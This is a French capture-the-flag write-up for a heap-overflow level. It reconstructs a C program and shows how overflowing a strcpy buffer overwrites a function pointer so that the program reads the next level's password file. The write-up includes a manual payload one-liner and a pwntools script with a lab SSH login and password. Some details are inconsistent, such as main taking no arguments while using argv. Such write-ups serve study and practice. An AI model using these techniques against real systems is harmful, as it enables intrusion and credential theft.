
6. *Level 6*

On reconstruit le code source suivant :

```c
#include <stdlib.h>

void    n(void)
{
    system("/bin/cat /home/user/level7/.pass");
}

void    m(void)
{
    puts("Nope");
}

int    main(void)
{
    char    *a;                 // [esp + 0x1c]
    void    (*b)(void);         // [esp + 0x18]

    a = malloc(0x40);
    b = malloc(0x4);

    b = &m;
    strcpy(a, argv[1]);
    (*b)();

    return (0);
}
```

Le seul point un peu tricky était le pointeur sur fonction, il ressemblait à ça en assembleur :



On voit qu'on réserve 4 bytes (assez pour une adresse sur un système 32 bits), qu'on place l'espace mémoire dans [esp + 0x18] ; ensuite, on place **l'adresse de la fonction m** (0x8048468) dans **edx**, avant de placer le tout dans [esp + 0x18].

On voit également qu'on utilise **argv** (ebp+0xc), que l'on utilise comme second argument de **strcpy**.

En parlant de **strcpy**, il s'agit d'une fonction potentiellement dangereuse puisqu'il n'y a aucun check déterminant si le buffer de destination est suffisamment grand pour accueillir la chaîne source. Il s'agit donc d'une fonction qui peut aboutir sur un buffer overflow.

C'est le cas ici, puisqu'on a pas de limite à la taille de **argv[1]** alors qu'on le copie dans une chaîne qui se voit allouer 0x40 bytes. On a un potentiel overflow.

Le tout est de savoir ce que l'on peut faire avec ça. En réalité, on ne se trouve pas ici dans une situation "classique", où l'on pourrait overwrite une adresse de retour sur la stack. En effet, le buffer que nous pouvons faire overflow (**a** dans le code source reconstruit), ne se situe pas sur la stack car il n'a pas été alloué de manière statique ; il se situe sur la heap.

On peut d'ailleurs voir son adresse sur la heap lorsque malloc retourne le pointeur sur la zone mémoire allouée : `0x804a1a0`.

La configuration du programme est néanmoins intéressante puisque suite au buffer alloué et susceptible à un overflow, on trouve notre variable **b**.

Cette variable **b** adopte comme valeur l'adresse de la fonction **m**, et c'est sa valeur qui est utilisée vers la fin de la fonction main pour rediriger le flux d'exécution vers cette fonction **m**.

Deux bonnes nouvelles :

- Puisque **b** a été alloué après **a** sur la heap, elle se situe après **a** dans la zone mémoire de la

heap. Ce qui veut dire qu'on peut overwrite sa valeur.

- L'adresse stockée dans cette variable **b** est utilisée dans main afin de **jmp** vers la fonction à laquelle appartient cette adresse. On a plus qu'à remplacer avec notre overflow l'adresse contenue dans **b** par l'adresse de la fonction **n**, qui exécute une commande qui nous intéresse.

Pour cela, il nous faut d'abord déterminer combien d'octets séparent les variables **a** et **b** sur la heap. On récupère leurs adresses :

a --> 0x804a008
b --> 0x804a050

=> 72 bytes d'écart (0x48)

(On a récupéré ces adresses en examinant à chaque fois la valeur de EAX en sortie des appels de fonction **malloc**).

Ainsi, 72 bytes après le départ de notre buffer susceptible d'overflow, se situe une variable dont la valeur contrôle ensuite le flux d'exécution.

>> Exploitation manuelle

```
$ ./level6 $(python -c "print('A' * 72 + '\x54\x84\x04\x08')")
```

>> Exploit automatique

```
from pwn import *

payload = b''
payload += b'A' * 72
payload += b'\x54\x84\x04\x08'

p = process(["./level6", payload])
s = ssh(host='192.168.1.45', port=4242, user="level6",
password="d3b7bf1025225bd715fa8ccb54ef06ca70b9125ac855aeab4878217177f41a31")
p = s.process(["/home/user/level6/./level6", payload])

p.interactive()
```

Notons qu'en lançant un process avec pwntools, les **argv** sont donnés dans un tableau (avec **argv[0]** le nom du programme).

Got flag.